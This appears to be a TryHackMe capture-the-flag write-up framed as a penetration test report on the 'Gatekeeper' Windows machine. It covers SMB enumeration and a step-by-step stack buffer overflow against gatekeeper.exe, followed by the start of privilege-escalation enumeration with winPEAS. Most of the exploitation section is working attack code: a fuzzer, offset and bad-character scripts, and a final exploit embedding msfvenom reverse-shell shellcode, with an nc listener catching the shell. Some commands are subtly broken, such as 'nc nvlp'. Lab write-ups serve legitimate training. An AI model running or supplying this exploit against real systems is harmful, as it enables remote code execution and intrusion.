PENETRATION TEST Write-up

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Prepared for: TryHackMe students

Machine LAB: Gatekeeper

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1. Executive Summary

TryHackMe lab conduct a comprehensive security assessment test in order to help student to test their skills in determine existing vulnerabilities and establish the current level of security risk associated with the environment and the technologies in use and to creat a penetration test report.

The main objective of our exam is to perform an internal penetration test of the provided virtual environment. The exam has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test).

1.1. Test Scope

The test scope include one target (Depending on the deployed machine in the lab our target have this IP = 10.10.xx.xx), lab name “Gatekeeper”

The client has asked to secure two flags (no location provided) as proof of exploitation:

- User.txt
- Root.txt

No Additional information from the client

- The test start in 25 February 2021, at 12:00 AM and end in 25 February 2021, at 06:00 AM

Note: We confirm that we cleaned the target from our malicious code, tools and the application and even logs that used during the testing phase (We confirm there is no future bot or backdoor)

1.2. Result

The table below includes the scope of the tests performed,as well as the overall results of penetration testing these environments.

Environment Tested	Risk Rating	Description
Internal Network	HIGH	A 7-10on the Risk Rating scale. Severe issues that can easily be exploited to immediately impact the environment

1.3. Recommendation

❖ **For the internal network:**

- Close all un-necessary open ports
- Put a strong username and password for the share list “Users”
- Patch the chat application “Gatekeeper.exe)
- A lot of open credential need to close on the target in a secure way (check chapter 2.5)

2. Report Methodologies

2.1. Passive Information Gathering

As we work in Lab environment we skipped this phase to the Active Gathering, in real work better to do a great research on the target using different technique of passive Gathering (Domain and Sub-Domain Gathering, Google enumeration, Email harvesting, Discovering email pattern, whois enumeration, Recon-ng, etc…)

2.2. Enumeration

- A lot of open ports: 135, 445, 139, 3389, 49152 49153 49154 49160 49161

```
# Nmap 7.91 scan initiated Wed Feb 24 10:23:20 2021 as: nmap -sC -sV -Pn -o box.txt 10.10.211.5
Nmap scan report for 10.10.211.5
Host is up (0.043s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
| ssl-cert: Subject: commonName=gatekeeper
| Not valid before: 2021-02-23T08:20:46
|_Not valid after:  2021-08-25T08:20:46
|_ssl-date: 2021-02-24T09:25:02+00:00; -1m18s from scanner time.
31337/tcp open  Elite?
| fingerprint-strings:
|   FourOhFourRequest:
|     Hello GET /nice%20ports%2C/Tri%6Eity.txt%2ebak HTTP/1.0
|     Hello
|   GenericLines:
|     Hello
|     Hello
|   GetRequest:
|     Hello GET / HTTP/1.0
|     Hello
|   HTTPOptions:
|     Hello OPTIONS / HTTP/1.0
|     Hello
|   Help:
|     Hello HELP
|   Kerberos:
|     Hello !!!
|   LDAPSearchReq:
|     Hello 0
|     Hello
|   LPDString:
|     Hello
|     default!!!
|   RTSPRequest:
|     Hello OPTIONS / RTSP/1.0
|     Hello
|   SIPOptions:
|     Hello OPTIONS sip:nm SIP/2.0
|     Hello Via: SIP/2.0/TCP nm;branch=foo
|     Hello From: <sip:nm@nm>;tag=root
|     Hello To: <sip:nm2@nm2>
|     Hello Call-ID: 50000
|     Hello CSeq: 42 OPTIONS
|     Hello Max-Forwards: 70
|     Hello Content-Length: 0
|     Hello Contact: <sip:nm@nm>
|     Hello Accept: application/sdp
|     Hello
|   SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|_    Hello
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49160/tcp open  msrpc       Microsoft Windows RPC
49161/tcp open  msrpc       Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port31337-TCP:V=7.91%I=7%D=2/24%Time=60361B16%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,24,"Hello\x20GET\x20/\x20HTTP/1\.0\r!!!\nHello\x20\r!!!\n")%r
SF:(SIPOptions,142,"Hello\x20OPTIONS\x20sip:nm\x20SIP/2\.0\r!!!\nHello\x20
SF:Via:\x20SIP/2\.0/TCP\x20nm;branch=foo\r!!!\nHello\x20From:\x20<sip:nm@n
SF:m>;tag=root\r!!!\nHello\x20To:\x20<sip:nm2@nm2>\r!!!\nHello\x20Call-ID:
SF:\x2050000\r!!!\nHello\x20CSeq:\x2042\x20OPTIONS\r!!!\nHello\x20Max-Forw
SF:ards:\x2070\r!!!\nHello\x20Content-Length:\x200\r!!!\nHello\x20Contact:
```

```
SF:\x20<sip:nm@nm>\r!!!\nHello\x20Accept:\x20application/sdp\r!!!\nHello\x
SF:20\r!!!\n")%r(GenericLines,16,"Hello\x20\r!!!\nHello\x20\r!!!\n")%r(HTT
SF:POptions,28,"Hello\x20OPTIONS\x20/\x20HTTP/1\.0\r!!!\nHello\x20\r!!!\n"
SF:)%r(RTSPRequest,28,"Hello\x20OPTIONS\x20/\x20RTSP/1\.0\r!!!\nHello\x20\
SF:r!!!\n")%r(Help,F,"Hello\x20HELP\r!!!\n")%r(SSLSessionReq,C,"Hello\x20\
SF:x16\x03!!!\n")%r(TerminalServerCookie,B,"Hello\x20\x03!!!\n")%r(TLSSess
SF:ionReq,C,"Hello\x20\x16\x03!!!\n")%r(Kerberos,A,"Hello\x20!!!\n")%r(Fou
SF:rOhFourRequest,47,"Hello\x20GET\x20/nice%20ports%2C/Tri%6Eity\.txt%2eba
SF:k\x20HTTP/1\.0\r!!!\nHello\x20\r!!!\n")%r(LPDString,12,"Hello\x20\x01de
SF:fault!!!\n")%r(LDAPSearchReq,17,"Hello\x200\x84!!!\nHello\x20\x01!!!\n"
SF:);
Service Info: Host: GATEKEEPER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h13m42s, deviation: 2h30m00s, median: -1m18s
|_nbstat: NetBIOS name: GATEKEEPER, NetBIOS user: <unknown>, NetBIOS MAC: 02:6a:9f:d7:b9:1d (unknown)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: gatekeeper
|   NetBIOS computer name: GATEKEEPER\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-02-24T04:24:46-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-02-24T09:24:46
|_  start_date: 2021-02-24T08:20:45

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Feb 24 10:26:20 2021 -- 1 IP address (1 host up) scanned in 180.92 seconds
```

- According to the scan result we can see that there is some chat server running on the port 31337, which can be vulnerable buffer over flow application. And also that the port 139 and 445 are open, so let's check the SMB share list maybe we can found that chat application:

```
┌──(root㉿ mictec)-[/home/mictec]
└─# nmap -p 139,445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.211.5 -oN scan
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-24 10:32 CET
Nmap scan report for 10.10.211.5
Host is up (0.083s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.211.5\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.211.5\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.211.5\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: READ
|     Current user access: READ/WRITE
|   \\10.10.211.5\Users:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|_    Current user access: READ

Nmap done: 1 IP address (1 host up) scanned in 6.65 seconds
```

➢ And after checking the contents of the Share repository, we found the chat application!

```
┌──(root㉿ mictec)-[/home/mictec]
└─# smbclient \\\\10.10.211.5\\Users -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   DR        0  Fri May 15 03:57:08 2020
  ..                                  DR        0  Fri May 15 03:57:08 2020
  Default                            DHR        0  Tue Jul 14 09:07:31 2009
  desktop.ini                        AHS      174  Tue Jul 14 06:54:24 2009
  Share                               D        0  Fri May 15 03:58:07 2020

                7863807 blocks of size 4096. 3872361 blocks available
smb: \> cd Share
smb: \Share\> dir
  .                                   D        0  Fri May 15 03:58:07 2020
  ..                                  D        0  Fri May 15 03:58:07 2020
  gatekeeper.exe                      A    13312  Mon Apr 20 07:27:17 2020

                7863807 blocks of size 4096. 3872361 blocks available
smb: \Share\> get gatekeeper.exe
getting file \Share\gatekeeper.exe of size 13312 as gatekeeper.exe (7.1 KiloBytes/sec) (average 7.1 KiloBytes/sec)
smb: \Share\>
```


2.3. Exploitation (Gained Access)

❖ **Step 1:** open immunity debugger and open the chat application (gatekeeper.exe), then creat a work directory: !mona config -set workingfolder c:\mona\%p

❖ **Step 2:** Fuzz the executable application by using this script

```
import socket, time, sys
ip = "127.0.0.1"
port = 31337
buffer = []
counter = 10
while len(buffer) < 50:
    buffer.append("A" * counter)
    counter += 10
for string in buffer:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect = s.connect((ip, port))
        print("Fuzzing with %s bytes" % len(string))
        s.send("step2" + string + "\r\n")
        s.close()
        time.sleep(1)
    except:
        print("Could not connect to " + ip + ":" + str(port))
        sys.exit(0)
```

- **Result=** the application crash (paused) after sending a 130 bytes



❖ **Step 3:** Get control of the EIP

- For this step we need to creat a new payload of 130 bytes bytes with a bit of overhead let's add another 50 bytes. Let's create that with the following command: /usr/share/Metasploit-framework/tools/exploit/pattern_create.rb -l 180
- Then execute this script which include our new payload

```
import socket
ip = "127.0.0.1"
port = 31337
prefix = "step3"
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae
1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9"
postfix = ""
buffer = prefix + overflow + retn + padding + payload + postfix
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
   s.connect((ip, port))
   print("Sending evil buffer...")
   s.send(buffer + "\r\n")
   print("Done!")
except:
   print("Could not connect.")
```


- Then check the value of the EIP by typing this command in the immunity debugger: !mona findmsp -distance 180
- **Result**= EIP contains normal pattern : 0x41376541 (offset 141)
    - ESP address= 00B019E4

❖ **Step 4: Overwrite the EIP register with the 4 B's**

- For this step we need to execute the following script:

```
import socket
ip = "127.0.0.1"
port = 31337
prefix = "step4"
offset = 141
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = ""
postfix = ""
buffer = prefix + overflow + retn + padding + payload + postfix
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(buffer + "\r\n")
  print("Done!")
except:
  print("Could not connect.")
```

- **Result** = EIP register should now be overwritten with the 4 B's (e.g. 42424242)




♦ **VERY IMPORTANT:** if you don't have in the EIP (42424242) that mean there is a problem in the previous steps, fixe it before u move to next step.

❖ **Step 5: Locate the bad characters**


- Create a bytearray excluding the \x00 from it: !mona bytearray -b "\x00"
- Generate a string of bad chars that is identical to the bytearray (you can copy the output characters of the step above)
- Execute this script:

```
import socket
ip = "127.0.0.1"
port = 31337
prefix = "step5"
offset = 141
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload =
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
postfix = ""
buffer = prefix + overflow + retn + padding + payload + postfix
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(buffer + "\r\n")
  print("Done!")
except:
  print("Could not connect.")
```



- shows the results of the comparison, indicating any characters that are different in memory to what they are in the generated bytearray.bin file b using this command: !mona compare -f C:\mona\gatekeeper\bytearray.bin -a 00AF19E4

Result = badcharecters : \x00\x0a\




- Generate a new bytearray in mona, specifying these new badchars along with \x00\x0a\ (!mona bytearray -b "\x00\x0a").
- Execute this script:

```
import socket
ip = "127.0.0.1"
port = 31337
prefix = "step4"
offset = 141
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload =
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
```

```
postfix = ""
buffer = prefix + overflow + retn + padding + payload + postfix
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
   s.connect((ip, port))
   print("Sending evil buffer...")
   s.send(buffer + "\r\n")
   print("Done!")
except:
   print("Could not connect.")
```

- Repeat the badchar comparison until the results status returns "Unmodified" This indicates that no more badchars exist. !mona compare -f C:\mona\gatekeeper\bytearray.bin -a ThenewESPV


  Use this command : !mona compare -f C:\mona\gatekeeper\bytearray.bin -a 00AE19E4



♦ VERY IMPORTANT: Not all the time the bad character we will found they all considered as bad character i.e let we suppose that we have /x02/x03/x04/x0F as bad characters, that doesn't mean these are the true bad charcaters its better to check them, because its look like that the x02 and x0F are true bad character but not the x03 and x04 which the x02 impacted them

❖ Step 6: Find Jump Point

Use this command : !mona jmp -r esp -cpb "\x08\x04\x14\xC3\"



- Result = \xC3\x14\x04\x08

❖ Step 7: Generate the attack payload

msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=443 EXITFUNC=thread -b " \x00\x0a" -f py

❖ Step 8: Add a NOP sleds

Since an encoder was likely used to generate the payload, you will need some space in memory for the payload to unpack itself. You can do this by setting the padding variable to a string of 16 or more "No Operation" (\x90) bytes: padding = "\x90" * 16

❖ Step 9: Exploit.

- make sure before you have a listener ready to receive: nc nvlp 443
- Execute this script: python nameofthescript.py

```
import socket
ip = "10.10.18.121"
port = 31337
prefix = "step5"
offset = 141
overflow = "A" * offset
retn = "\xC3\x14\x04\x08"
padding = "\x90" * 16
buf =  b""
buf += b"\xda\xc9\xbb\xb1\x43\x76\xb1\xd9\x74\x24\xf4\x5a\x2b"
buf += b"\xc9\xb1\x52\x83\xc2\x04\x31\x5a\x13\x03\xeb\x50\x94"
buf += b"\x44\xf7\xbf\xda\xa7\x07\x40\xbb\x2e\xe2\x71\xfb\x55"
buf += b"\x67\x21\xcb\x1e\x25\xce\xa0\x73\xdd\x45\xc4\x5b\xd2"
buf += b"\xee\x63\xba\xdd\xef\xd8\xfe\x7c\x6c\x23\xd3\x5e\x4d"
buf += b"\xec\x26\x9f\x8a\x11\xca\xcd\x43\x5d\x79\xe1\xe0\x2b"
buf += b"\x42\x8a\xbb\xba\xc2\x6f\x0b\xbc\xe3\x3e\x07\xe7\x23"
buf += b"\xc1\xc4\x93\x6d\xd9\x09\x99\x24\x52\xf9\x55\xb7\xb2"
buf += b"\x33\x95\x14\xfb\xfb\x64\x64\x3c\x3b\x97\x13\x34\x3f"
buf += b"\x2a\x24\x83\x3d\xf0\xa1\x17\xe5\x73\x11\xf3\x17\x57"
buf += b"\xc4\x70\x1b\x1c\x82\xde\x38\xa3\x47\x55\x44\x28\x66"
buf += b"\xb9\xcc\x6a\x4d\x1d\x94\x29\xec\x04\x70\x9f\x11\x56"
buf += b"\xdb\x40\xb4\x1d\xf6\x95\xc5\x7c\x9f\x5a\xe4\x7e\x5f"
buf += b"\xf5\x7f\x0d\x6d\x5a\xd4\x99\xdd\x13\xf2\x5e\x21\x0e"
buf += b"\x42\xf0\xdc\xb1\xb3\xd9\x1a\xe5\xe3\x71\x8a\x86\x6f"
buf += b"\x81\x33\x53\x3f\xd1\x9b\x0c\x80\x81\x5b\xfd\x68\xcb"
buf += b"\x53\x22\x88\xf4\xb9\x4b\x23\x0f\x2a\x7e\xbc\x92\x3d"
buf += b"\x16\xbe\xac\x81\xe5\x37\x4a\x6b\xfa\x11\xc5\x04\x63"
buf += b"\x38\x9d\xb5\x6c\x96\xd8\xf6\xe7\x15\x1d\xb8\x0f\x53"
buf += b"\x0d\x2d\xe0\x2e\x6f\xf8\xff\x84\x07\x66\x6d\x43\xd7"
buf += b"\xe1\x8e\xdc\x80\xa6\x61\x15\x44\x5b\xdb\x8f\x7a\xa6"
buf += b"\xbd\xe8\x3e\x7d\x7e\xf6\xbf\xf0\x3a\xdc\xaf\xcc\xc3"
buf += b"\x58\x9b\x80\x95\x36\x75\x67\x4c\xf9\x2f\x31\x23\x53"
buf += b"\xa7\xc4\x0f\x64\xb1\xc8\x45\x12\x5d\x78\x30\x63\x62"
buf += b"\xb5\xd4\x63\x1b\xab\x44\x8b\xf6\x6f\x64\x6e\xd2\x85"
buf += b"\x0d\x37\xb7\x27\x50\xc8\x62\x6b\x6d\x4b\x86\x14\x8a"
buf += b"\x53\xe3\x11\xd6\xd3\x18\x68\x47\xb6\x1e\xdf\x68\x93"
payload=buf
postfix = ""
buffer = prefix + overflow + retn + padding + payload + postfix
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(buffer + "\r\n")
  print("Done!")
except:
  print("Could not connect.")
```

```
┌──(root㉿ mictec)-[/home/mictec]
└─# nc -nvlp 443
listening on [any] 443 ...
connect to [10.8.157.151] from (UNKNOWN) [10.10.193.99] 49167
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\natbat\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3ABE-D44B

 Directory of C:\Users\natbat\Desktop

05/14/2020  08:24 PM    <DIR>          .
05/14/2020  08:24 PM    <DIR>          ..
04/21/2020  04:00 PM             1,197 Firefox.lnk
04/20/2020  12:27 AM            13,312 gatekeeper.exe
04/21/2020  08:53 PM               135 gatekeeperstart.bat
05/14/2020  08:43 PM               140 user.txt.txt
               4 File(s)         14,784 bytes
               2 Dir(s)  15,851,945,984 bytes free

C:\Users\natbat\Desktop>type user.txt.txt
type user.txt.txt
{H4[redacted]3r3}

The buffer overflow in this room is credited to Justin Steven and his
"dostackbufferoverflowgood" program.  Thank you!
C:\Users\natbat\Desktop>
```

2.4. Internal Vulnerability Detection

❖ In this step I start looking for any interesting vulnerability on the system like:

- Checking open port (netstat –a) : many port are open
- Checking the /etc/hosts : two domain found
- Looking for interesting file: content of firefox.link looks important
- Checking manually on file permission with icacls tool

❖ So as you can see our manual search is interesting but take more time and don't gave us a good result after testing them. So I decide it to use winPEAS.bat for quick result

❖ To get winPEAS.bat on the target machine , I used the smb transfer method:

- **On the attacker machine:**
  Copy the winPEAS.bat in some folder (i.e smbfolder)
  Change your directory on the terminal to be inside the smbfolder
  The type: smbserver.py **smbfolder .**

- **On the target machine:**
  net use \\attackerIP \smbfolder
  copy \\ attackerIP\smbfolder\winPEAS.bat

❖ Output of winPEAS.bat after executing it. I highlighted in yellow color the most important)

```
C:\Users\natbat\Desktop>winPEAS.bat
winPEAS.bat

        ((,.,/((((((((((((((((((((/, */

 [+] SERVICE BINARY PERMISSIONS WITH WMIC and ICACLS
   [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
C:\Windows\OliHxocT.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Program Files\Amazon\XenTools\LiteAgent.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorsvw.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorsvw.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\yQJRJjlw.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\ehome\ehRecvr.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\ehome\ehsched.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\Microsoft.Net\Framework64\v3.0\WPF\PresentationFontCache.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\Microsoft.NET\Framework64\v3.0\Windows Communication Foundation\infocard.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\RTZkUBAA.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\Microsoft.NET\Framework64\v3.0\Windows Communication Foundation\SMSvcHost.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\SysWow64\perfhost.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\PSSDNSVC.EXE NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\SSKGBZfk.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\ZpCxEnIk.exe NT AUTHORITY\SYSTEM:(I)(F)
